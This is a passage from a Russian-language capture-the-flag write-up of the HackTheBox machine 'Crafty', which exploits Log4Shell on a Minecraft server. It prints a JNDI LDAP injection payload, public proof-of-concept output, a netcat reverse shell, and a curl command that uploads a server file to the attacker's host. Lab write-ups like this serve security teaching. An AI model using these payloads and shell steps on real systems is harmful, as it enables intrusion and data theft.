Затем используем консольный клиент для подключения к серверу Minecraft. После запуска задаем адрес сервера 10.10.11.249:25565, а когда соединение установлено, отправляем нагрузку:


```
${jndi:ldap://10.10.16.143:1389/a}
```



```
Minecraft Console Client v1.20.4 - for MC 1.4.6 to 1.20.4 - Github.com/MCCTeam
GitHub build 259, built on 2024-03-16 from commit f5c7a28
Help us translate MCC: https://crwd.in/minecraft-console-client
Логин :
Password(invisible):
Вы выбрали запуск в автономном режиме.
IP сервера:
Получение информации о сервере...
Версия сервера: 1.16.5 (протокол v754)
[MCC] Версия поддерживается.
Войти в игру...
[MCC] Сервер находится в автономном режиме.
[MCC] Сервер был успешно подключен.
Type '/quit' для выхода из сервера.
<ralf> ${jndi:ldap://10.10.16.143:1389/a}
>
```

Подключение к серверу Minecraft


Почти моментально получаем запрос от нагрузки, а затем и сессию на листенере.



```
~/tmp/HTB/crafty/log4j-shell-poc git:(main)±1
python3 poc.py --userip 10.10.16.143 --webport 8000 --lport 4321

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.16.143:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.10.16.143:8000/Exploit.class
10.10.11.249 - - [18/Mar/2024 23:38:48] "GET /Exploit.class HTTP/1.1" 200 -
```

Работа эксплоита

Мы можем зайти от имени пользователя и забрать первый флаг.



```
~/tmp/HTB/crafty
rlwrap nc -nlvp 4321
listening on [any] 4321 ...
connect to [10.10.16.143] from (UNKNOWN) [10.10.11.249] 49687
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\users\svc_minecraft\server>type ..\Desktop\user.txt
type ..\Desktop\user.txt
e357ef6626c126d0661bf9b0df395d05

c:\users\svc_minecraft\server>
```

Флаг пользователя


ПРОДВИЖЕНИЕ

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Однако в этот раз ничего, кроме каталога сервера Minecraft, в домашней папке пользователя найти не удалось. При этом в каталоге `plugins` есть всего один файл JAR.



```
c:\users\svc_minecraft\server>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C419-63F6

 Directory of c:\users\svc_minecraft\server

10/26/2023  06:37 PM    <DIR>          .
10/26/2023  06:37 PM    <DIR>          ..
11/14/2023  11:00 PM                 2 banned-ips.json
11/14/2023  11:00 PM                 2 banned-players.json
10/24/2023  01:48 PM               183 eula.txt
03/18/2024  01:34 PM    <DIR>          logs
11/15/2023  12:22 AM                 2 ops.json
10/27/2023  02:48 PM    <DIR>          plugins
10/24/2023  01:43 PM        37,962,360 server.jar
11/14/2023  11:00 PM             1,130 server.properties
03/18/2024  01:36 PM               103 usercache.json
10/24/2023  01:51 PM                 2 whitelist.json
03/18/2024  01:35 PM    <DIR>          world
               8 File(s)     37,963,784 bytes
               5 Dir(s)   3,424,268,288 bytes free

c:\users\svc_minecraft\server>dir plugins
dir plugins
 Volume in drive C has no label.
 Volume Serial Number is C419-63F6

 Directory of c:\users\svc_minecraft\server\plugins

10/27/2023  02:48 PM    <DIR>          .
10/27/2023  02:48 PM    <DIR>          ..
10/27/2023  02:48 PM             9,996 playercounter-1.0-SNAPSHOT.jar
               1 File(s)          9,996 bytes
               2 Dir(s)   3,422,547,968 bytes free
```

Содержимое каталога plugins


Так как больше никаких зацепок нет, взглянем на этот файл в декомпиляторе. Возможно, там найдутся новые уязвимости или даже учетные данные.

Сначала нужно как-то скачать этот файл с удаленного сервера. Для этого я буду использовать веб-сервер Python 3 с возможностью загрузки файлов. Скачаем файл и запустим на локальном хосте, а в качестве параметра передадим номер порта 80.

```
wget https://raw.githubusercontent.com/RalfHacker/
HTTPServerWithUpload/main/HTTPServerWithUpload.py
python3 HTTPServerWithUpload.py 80
```


Когда веб-сервер будет запущен, для загрузки файла выполним запрос с нашего хоста при помощи утилиты curl. В HTTP-заголовке `Content-Type` нужно указать значение `multipart/form-data`, а путь к файлу, который загружается на сервер, необходимо передать через аргумент `-F` в параметре `file`.

```
curl.exe -X POST http://10.10.16.143/ -H "Content-Type: multipart/
form-data" -F file=@"playercounter-1.0-SNAPSHOT.jar"
```



```
c:\Users\svc_minecraft\server\plugins>curl.exe -X POST http://10.10.16.143/ -H "Content-Type: multipart/form-data" -F file=@"playercounter-1.0-SNAPSHOT.jar"
curl.exe -X POST http://10.10.16.143/ -H "Content-Type: multipart/form-data" -F file=@"playercounter-1.0-SNAPSHOT.jar"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 10647  100   417  100 10230   1809  44402 --:--:-- --:--:-- --:--:-- 46493
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Upload Result Page</title>
<style type="text/css">
* {font-family: Helvetica; font-size: 16px; }
a { text-decoration: none; }
</style>
<body>
<h2>Upload Result Page</h2>
<hr>
<strong>Success!</strong><br><br>'/home/ralf/tmp/HTB/crafty/playercounter-1.0-SNAPSHOT.jar'<br><br><a href="None"><button>Back</button></a>
here</a>.</small></body>
</html>
```


Загрузка файла на сервер



```
python3 HTTPServerWithUpload.py 80
Serving HTTP on localhost port 80 (http://localhost:80/) ...
(True, "<br><br>'/home/ralf/tmp/HTB/crafty/playercounter-1.0-SNAPSHOT.jar'", 'by: ', ('10.10.11.249', 49688))
10.10.11.249 - - [18/Mar/2024 23:48:30] "POST / HTTP/1.1" 200 -
```

Логи веб-сервера

